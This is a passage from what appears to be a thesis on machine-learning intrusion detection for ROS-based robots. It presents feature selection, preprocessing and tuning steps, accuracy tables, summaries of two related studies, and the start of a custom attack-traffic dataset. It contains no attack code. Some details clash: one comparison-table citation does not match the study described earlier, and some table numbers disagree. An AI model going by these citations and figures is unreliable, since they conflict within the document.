38	Fwd IAT Std
39	Bwd IAT Tot
40	Flow Byts/s
41	Idle Mean
42	Fwd IAT Mean
43	SYN Flag Cnt
44	Subflow Fwd Pkts
45	Tot Fwd Pkts
46	Flow IAT Std
47	Fwd Pkt Len Max

48	Fwd Header Len
49	Idle Max
50	Fwd Pkt Len Mean
51	Fwd Seg Size Avg
52	Pkt Len Max
53	Pkt Len Mean
54	Bwd IAT Min
55	Pkt Size Avg
56	TotLen Bwd Pkts
57	Subflow Bwd Byts
58	Fwd IAT Min
59	Fwd Pkt Len Std
60	Pkt Len Var
61	Pkt Len Std
62	Flow IAT Max

Table 5.14: Selected Features Based on ANOVA F-test Scores




Figure 5.10: Top 20 Features by ANOVA F-test Scores

4. Addressing Class Imbalance:

   The initial dataset exhibited a pronounced class imbalance, with some categories—particularly the benign class—appearing far more frequently than others. This uneven distribution is visualized in Figures 5.11 (a-b), which presents the class distribution in the training set both before and after the application of the SMOTE. Creating synthetic examples for the underrepresented classes, SMOTE helped to balance the training data, thereby improving the model's ability to learn from all classes and enhancing overall generalization.




Figure 5.11: (a-b) Class Distribution of Training Data Before and After SMOTE

5. Splitting Dataset:

   The dataset was stratified into two subsets, with 70% allocated for model training and the remaining 30% reserved for testing to facilitate performance evaluation.

6. Scaling the Datasets:

   To assess how various feature normalization techniques affect model accuracy, three distinct scalers **StandardScaler**, **MinMaxScaler**, and **RobustScaler** were evaluated. Each method was used to transform the feature values prior to training, enabling a comparative analysis of them influence on the AI model's performance.

7. Principal Component Analysis (PCA):

   To identify the most informative features and reduce dimensionality, PCA was applied to the training set after scaling it using Standard, Min Max, and Robust Scalers. The cumulative explained variance plots (Figures 5.12–5.14) show that the number of components needed to retain at least 95% of the variance varies by scaler: around 20 for Standard, 10 for Min-Max, and just 2–3 for Robust. These results highlight how the choice of scaler affects PCA’s effectiveness, with appropriate scaling enabling more efficient feature reduction.




Figure 5.12: Cumulative Explained Variance vs. Number of Principal Components Using Standard Scaling




Figure 5.13: Cumulative Explained Variance vs. Number of Principal Components Using Min-Max Scaler




Figure 5.14: Cumulative Explained Variance vs. Number of Principal Components for Robust Scaler

5.2.2.2 Model Training and Hyperparameter Optimization

To enhance the performance of the ML models, hyperparameter tuning was carried out using the Optuna optimization framework. This approach enabled an efficient exploration of parameter combinations, minimizing computational cost while improving the models' accuracy and reliability. Leveraging Optuna's trial-based optimization mechanism, key hyperparameters were fine-tuned—particularly to address the issue of class imbalance within the dataset. The tuning process focused on maximizing evaluation metrics such as accuracy, precision, recall, and F1-score.

For the Random Forest (RF) model—recognized for its ensemble strategy of aggregating multiple weak learners—the optimization aimed to strike a balance between overfitting prevention and improved generalization. Critical parameters including the number of estimators (n_estimators), maximum tree depth (max_depth),

minimum samples to split a node (min_samples_split), minimum samples in leaf nodes (min_samples_leaf), and feature selection mode (max_features) were adjusted. The tuning process emphasized improving the F1-score, which is particularly important for handling skewed class distributions. Details of the optimized parameters are provided in Table 5.5.

Similar optimization strategies were applied to the Decision Tree (DT) and K-Nearest Neighbours (KNN) models. For the Decision Tree classifier, hyperparameters such as the maximum depth (max_depth), minimum samples for node splitting (min_samples_split), minimum leaf size (min_samples_leaf), and the split criterion (gini or entropy) were optimized to enhance node-level decision quality and overall accuracy. In the case of the KNN model, parameters including the number of neighbors (n_neighbors), weighting method (uniform or distance), algorithm for nearest neighbor search (ball_tree, kd_tree, etc.), and the distance function (p in Minkowski metric) were fine-tuned. This comprehensive optimization process played a vital role in refining the classification accuracy and robustness of the proposed intrusion detection system.

Model	Hyperparameter Optimized	Description
1. Random Forest (RF)	n_estimators	Defines how many decision trees are constructed in the ensemble. A higher number generally increases accuracy but at the cost of computation time.
	max_depth	Sets the maximum allowable depth for each tree. Restricting depth helps mitigate overfitting.

	min_samples_split	Specifies the minimum number of data points required to split an internal node. Increasing this value can reduce overfitting by limiting overly specific splits.
	min_samples_leaf	Indicates the minimum number of samples that must be present in a leaf node. Larger values lead to more generalized and smoother trees.
	max_features	Determines the number of features evaluated when searching for the best split. Proper tuning helps balance bias and variance while also improving computation speed.
2. Decision Tree (DT)	max_depth	Restricts the depth of the tree to avoid complex, overfitted models.
	min_samples_split	Sets the minimum number of samples needed to perform a node split.
	min_samples_leaf	Controls the smallest number of samples required at a leaf node to ensure a meaningful split.

	criterion	Defines the function used to evaluate the quality of a split. Two common options are: 1) **Gini impurity**, the default for classification tasks. 2) **Entropy**, which uses information gain as the splitting metric.
3. K-Nearest Neighbours (KNN)	neighbours	Determines the number of neighbours used to classify a data point. Fewer neighbours can increase sensitivity but may lead to overfitting; more neighbours can smooth predictions but risk underfitting.
	weights	Specifies how neighbour contributions are weighted: 3) "**uniform**": All neighbours have equal influence. 4) "**distance**": Closer neighbours carry more weight in prediction.

		5)
	algorithm	The algorithm used to compute the nearest neighbours: 3) "**auto**": Automatically chooses the best algorithm based on the dataset. 4) "**ball_tree**", "**kd_tree**", "**brute**": Specific algorithms for nearest neighbor search.
	distance metric	Determines how distance between data points is computed: 4) "**minkowski**" (default, with p=2 being Euclidean distance). 5) "**manhattan**" (L1 distance). 6) "**euclidean**", "**cosine**", and others. 7)

Table 5.15: Hyperparameter Optimization for Machine Learnings Models

5.2.2.3 Evaluation and Results

For the attack classification task, which involves determining the specific type of cyber-attack, the evaluation results are provided in Tables 5.16 to 5.21. Similar to the binary classification task, the models evaluated include Random Forest, Decision Tree, and K-Nearest Neighbours (KNN). These six tables present the outcomes for all combinations of models and preprocessing methods. The evaluation was carried out on the testing dataset using metrics such as Accuracy, Macro-Averaged Precision, Recall, F1-Score, and Weighted Precision to offer a detailed assessment of model performance.

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	99.26%	99.28%	99.26%	99.27%
	Min Max Scaler	98.69%	98.75%	98.69%	98.70%
	Robust Scaler	**99.45%**	**99.46%**	**99.45%**	**99.45%**
Decision Tree	Standard Scaler	**99.35%**	**99.37%**	**99.35%**	**99.35%**
	Min Max Scaler	99.28%	99.31%	99.28%	99.29%
	Robust Scaler	99.32%	99.35%	99.32%	99.32%
K-Nearest Neighbours	Standard Scaler	**97.19%**	**97.50%**	**97.19%**	**97.26%**
	Min Max Scaler	97.03%	97.38%	97.03%	97.12%
	Robust Scaler	96.95%	97.27%	96.95%	97.03%

Table 5.16: Shows the performance metrics of the testing set using Mutual Information (MI) scoring Before Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	99.58%	99.59%	99.58%	99.59%
	Min Max Scaler	**99.59%**	**99.60%**	**99.59%**	**99.59%**
	Robust Scaler	99.58%	99.59%	99.58%	99.58%
Decision Tree	Standard Scaler	**99.32%**	**99.35%**	**99.32%**	**99.32%**
	Min Max Scaler	98.68%	98.75%	98.69%	98.70%
	Robust Scaler	99.25%	99.28%	99.25%	99.25%
K-Nearest Neighbours	Standard Scaler	**97.20%**	**97.50%**	**97.20%**	**97.27%**
	Min Max Scaler	97.04%	97.39%	97.04%	97.12%
	Robust Scaler	96.95%	97.27%	96.95%	97.03%

Table 5.17: Shows the performance metrics of the testing set using Chi-Squared Test Before Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	**99.59%**	**99.60%**	**99.59%**	**99.59%**
	Min Max Scaler	99.58%	99.00%	99.00%	99.00%
	Robust Scaler	99.58%	99.59%	99.58%	99.58%
Decision Tree	Standard Scaler	**99.33%**	**99.35%**	**99.33%**	**99.33%**
	Min Max Scaler	99.31%	99.33%	99.31%	99.32%
	Robust Scaler	99.30%	99.33%	99.30%	99.31%
K-Nearest Neighbours	Standard Scaler	**97.20%**	**97.51%**	**97.20%**	**97.27%**
	Min Max Scaler	97.04%	97.39%	97.04%	97.12%
	Robust Scaler	96.95%	97.27%	96.95%	97.03%

Table 5.18: Shows the performance metrics of the testing set using ANOVA F-Test Before Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	**99.22%**	**99.23%**	**99.22%**	**99.22%**
	Min Max Scaler	98.11%	98.22%	98.11%	98.14%
	Robust Scaler	98.56%	98.62%	98.56%	98.58%
Decision Tree	Standard Scaler	99.32%	99.34%	99.32%	99.32%
	Min Max Scaler	98.59%	98.66%	98.59%	98.60%
	Robust Scaler	**99.32%**	**99.35%**	**99.32%**	**99.32%**
K-Nearest Neighbours	Standard Scaler	**99.38%**	**99.42%**	**99.38%**	**99.39%**
	Min Max Scaler	99.33%	99.37%	99.33%	99.34%
	Robust Scaler	99.30%	99.33%	99.30%	99.31%

Table 5.19: Shows the performance metrics of the testing set using Mutual Information (MI) scoring After Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	98.68%	98.73%	98.68%	98.69%
	Min Max Scaler	**98.80%**	**98.84%**	**98.80%**	**98.81%**
	Robust Scaler	98.49%	98.55%	98.49%	98.51%
Decision Tree	Standard Scaler	98.70%	98.75%	98.70%	98.71%
	Min Max Scaler	98.35%	98.43%	98.35%	98.38%
	Robust Scaler	**98.77%**	**98.82%**	**98.77%**	**98.78%**
K-Nearest Neighbours	Standard Scaler	**99.38%**	**99.41%**	**99.38%**	**99.38%**
	Min Max Scaler	99.37%	99.41%	99.37%	99.38%
	Robust Scaler	99.30%	99.33%	99.30%	99.31%

Table 5.20: Shows the performance metrics of the testing set using Chi-Squared Test After Hyperparameter Optimizer using Optuna

Models	Data Scaling Types	Accuracy%	Precision%	Recall%	F1-score%
Random Forest	Standard Scaler	**99.55%**	**99.56%**	**99.55%**	**99.55%**
	Min Max Scaler	98.72%	98.77%	98.72%	98.73%
	Robust Scaler	99.05%	99.09%	99.05%	99.06%
Decision Tree	Standard Scaler	**99.30%**	**99.32%**	**99.30%**	**99.30%**
	Min Max Scaler	98.42%	98.47%	98.42%	98.43%
	Robust Scaler	98.56%	98.62%	98.56%	98.57%
K-Nearest Neighbours	Standard Scaler	**99.38%**	**99.42%**	**99.38%**	**99.38%**
	Min Max Scaler	99.37%	99.41%	99.37%	99.38%
	Robust Scaler	99.30%	99.33%	99.30%	99.31%

Table 5.21: Shows the performance metrics of the testing set using ANOVA F-Test After Hyperparameter Optimizer using Optuna

5.3 Summary of Findings and Model Performance

This study evaluated multiple machine learning models for detecting cyber-attacks in ROS-based robotic systems by applying different feature selection methods and data scaling techniques. According to the results presented in the results table above, the **Random Forest classifier**, combined with **StandardScaler** and **ANOVA F-Test** for feature selection, emerged as the best-performing configuration (Table 5.21)**.** This model achieved outstanding performance across all key metrics like accuracy, precision, recall, and F1-score each reaching approximately **99.55%**. These results indicate a high capability to accurately detect attacks while minimizing false positives. The findings highlight the importance of selecting appropriate preprocessing strategies to enhance model effectiveness. The consistent and robust performance of the Random Forest model demonstrates its potential as a reliable solution for real-time intrusion detection in ROS-based environments.

5.4 Existing Research using ROSIDS23 with Deep Learning method

As the adoption of ROS-based systems grows, researchers have explored advanced deep learning techniques to enhance intrusion detection performance. The ROSIDS23 dataset, designed specifically for robotic communication scenarios, has become a standard benchmark in evaluating IDS models. This section highlights two notable research works that utilized ROSIDS23 with deep learning approaches.

5.4.1 Intrusion Detection System for Robot Operating System using Hybrid Deep learning

In a recent and significant contribution to robotic cybersecurity, (Ravi, 2024) introduced a hybrid deep learning-based Intrusion Detection System (IDS) designed specifically for Robot Operating System (ROS) environments. The proposed system, referred to as Robot-NIDS, was designed to address the increasing frequency and

severity of cyber-attacks targeting robotic systems, especially those utilizing the ROS framework, which traditionally lacks built-in security mechanisms.

The proposed model architecture combines Convolutional Neural Networks (CNNs) and Gated Recurrent Units (GRUs) to effectively capture both spatial and temporal characteristics of network traffic within ROS environments. CNNs are utilized to extract spatial patterns from the network flow data, while GRUs are applied to model temporal dependencies and sequential behavior. The features generated by both components are subsequently merged and subjected to dimensionality reduction through Kernel Principal Component Analysis (PCA) using a Radial Basis Function (RBF) kernel. This dimensionality reduction step produces a more compact and denoised feature representation, ultimately improving the model's classification accuracy and robustness.

The classification strategy follows a two-phase ensemble approach:

- **Phase 1** employs traditional machine learning algorithms, specifically K-Nearest Neighbours (KNN) and Random Forest (RF), to generate initial predictive outputs.
- **Phase 2** involves passing the predictions from KNN and RF into a Logistic Regression (LR) classifier to finalize the attack classification.

The proposed system was trained and evaluated using the ROSIDS23 dataset, which is a publicly available dataset specifically designed for robotic network environments. It includes both normal traffic and various types of attack traffic, including Denial of Service (DoS), subscriber flood, unauthorized publish, and unauthorized subscribe. These results clearly demonstrate that the hybrid architecture and ensemble classification pipeline significantly outperform standalone ML models, establishing a new benchmark in ROS security.

Diagram of the Proposed Method:




Figure 5.15: Architecture of the hybrid deep learning-based Robot-NIDS using the ROSIDS23 dataset. ***(Ravi, 2024)***

The performance of the proposed Robot-NIDS system demonstrates its reliability and effectiveness as an intrusion detection solution tailored for ROS environments. By integrating Convolutional Neural Networks (CNNs) with Gated Recurrent Units (GRUs), the model is capable of extracting both spatial and temporal features from network traffic, enabling a more thorough analysis of potential threats. This is further supported by a two-phase ensemble classification strategy that refines predictions using a combination of machine learning techniques.

The results of the detection and classification performance are summarized in Table 5.22 and Table 5.23, respectively. These outcomes indicate the model's potential to support dependable and accurate intrusion detection in real-world ROS-based robotic applications.

Key Performance Results	
Accuracy	98.2%
Precision	98.6%
Recall	98.2%
F1-Score	98.4%

Table 5.22: ROBOT ATTACKS DETECTION USING ROSIDS23 DATA

Key Performance Results	
Accuracy	98.00%
Precision	95.00%
Recall	95.00%
F1-Score	95.00%

Table 5.23: ROBOT ATTACKS CLASSIFICATION USING ROSIDS23 DATA

5.4.2 Enhanced Intrusion Detection in Robot Operating Systems via Grid Search Based Multi-Head Attention Stacked Convolutional Network

Zafar et al. (2024) proposed a sophisticated hybrid deep learning architecture for intrusion detection in Robot Operating Systems (ROS), combining one-dimensional Convolutional Neural Networks (1D-CNNs) with Multi-Head Attention (MHA). This architecture, termed MHA-SConv, is designed to effectively capture both local temporal dependencies and global contextual information within robotic network traffic. By doing so, it enhances the system's ability to detect complex and stealthy cyber-attacks that traditional methods might miss.

The system was trained and evaluated on the ROSIDS23 dataset, a realistic and modern dataset comprising 83 features across five classes: benign, DoS, subscriber flood, unauthorized publish, and unauthorized subscribe. The authors emphasized the

dataset's relevance to real ROS-based cyber-physical systems and applied robust preprocessing techniques including KNN imputation for missing values and Min-Max normalization to enhance learning stability.

Model Architecture:

- The architecture begins with stacked 1D-CNN layers to extract detailed sequential patterns in the input data.
- These are followed by an MHA mechanism, which attends to multiple parts of the input sequence simultaneously, thus enabling the model to understand intricate relationships across distant time steps.




Figure 5.16: Architecture of a Multi Head Attention Module. (Zafar, 2024)

- The final layers include fully connected networks with softmax activation for multi-class classification.

To further optimize performance, the authors employed a grid search strategy to fine-tune hyperparameters such as the number of CNN layers, kernel sizes, and the number of attention heads, ensuring that the model was precisely adapted to the specific data characteristics of ROSIDS23.

Diagram of the Proposed Method:




Figure 5.17: Architecture of the Grid Search-based Multi-head Attention Stacked Convolutional Network for IDS. (Zafar, 2024)

These results reflect a well-balanced and highly reliable intrusion detection system, significantly outperforming other techniques such as standalone deep neural networks (DNNs), stacked CNNs (SCNN), and Support Vector Machines (SVMs). As reported in the study, the hybrid MHA-SConv model showed superior ability in reducing both false positives and false negatives — a critical requirement in operational ROS environments.

Key Performance Results	
Training Accuracy	99.1%
Validation Accuracy	97.43%
Test Accuracy	97.07%
Precision	96.79%
Recall	95.73%
F1-Score	96.75%

Table 5.24: Performance Metrics of the MHA-SConv Intrusion Detection Model on the ROSIDS23 Dataset

5.5 Comparison with Other Research Studies

To evaluate the effectiveness of the proposed approach, a comparative analysis was conducted against two recent intrusion detection models for robotic systems. In identifying attacks on ROS-based robotic networks, the proposed Random Forest model—integrated with ANOVA F-Test for feature selection—achieved an accuracy of 99.55%, surpassing both traditional and deep learning models cited in the literature. Beyond accuracy, the model also exhibited superior precision, recall, and F1-score compared to the hybrid deep learning IDS by Ravi (2024) and the MHA-SConv architecture proposed by Zafar et al. (2024). Although deep learning models such as CNN-LSTM and CNN with Multi-Head Attention delivered competitive results, the proposed method demonstrated an approximate 1.5% improvement in accuracy, highlighting its robustness and effectiveness in detecting network intrusions within ROS environments.

5.6 Comparison with other research study

Type of Model	Features Extraction Method	Accuracy%	Precision%	Recall%	F1-Score%
MHA-SConv (Zafar et al., CASE 2024)	CNN + Multi-Head Attention	97.07%	96.79%	95.73%	96.75%
Hybrid Deep Learning IDS, R-NIDS (Ali et al., Procedia Computer Science, 2023)	CNN + LSTM	98.00%	95.00%	95.00%	95.00%
Random Forest Classifier	ANOVA F-Test + Standard Scaler	**99.55%**	**99.56%**	**99.55%**	**99.55%**

Table 5.25: Comparison with other research study

CHAPTER 6

EXPERIMENT AND RESULT

6.1 Overview

This chapter introduces the NAVBOT25 dataset, a custom network traffic dataset developed specifically for evaluating intrusion detection in ROS-based autonomous robotic systems. NAVBOT25 was designed to address limitations in existing datasets by capturing realistic and diverse attack scenarios in a live ROS environment, using the TurtleBot3 platform.

6.2 NAVBOT25 Dataset

The NAVBOT25 dataset was created as part of this project to overcome limitations in the existing ROSIDS23 dataset and to incorporate a wider range of realistic attack scenarios. Data collection was conducted in a real-world ROS (Robot Operating System) environment consisting of a TurtleBot3 mobile robot, a master controller laptop, and an attacker device, all connected within the same local area network.

Each attack was executed under controlled conditions, and the network traffic was captured using Wireshark. The recorded packets were then processed using CICFlowMeter to extract flow-based features. The resulting flows were saved in CSV format, maintaining structural compatibility with the ROSIDS23 dataset to ensure seamless integration during analysis.

- **Data Breakdown**:

Dataset File	Number of Rows	Description
`Normal.csv`	63,017	Regular ROS communication traffic
`Port_Scanning.csv`	29,895	Network reconnaissance using Nmap
`DoS.csv`	29,888	Denial of Service attack traffic
`SSH Bruteforcing.csv`	6,134	SSH brute force attack traffic
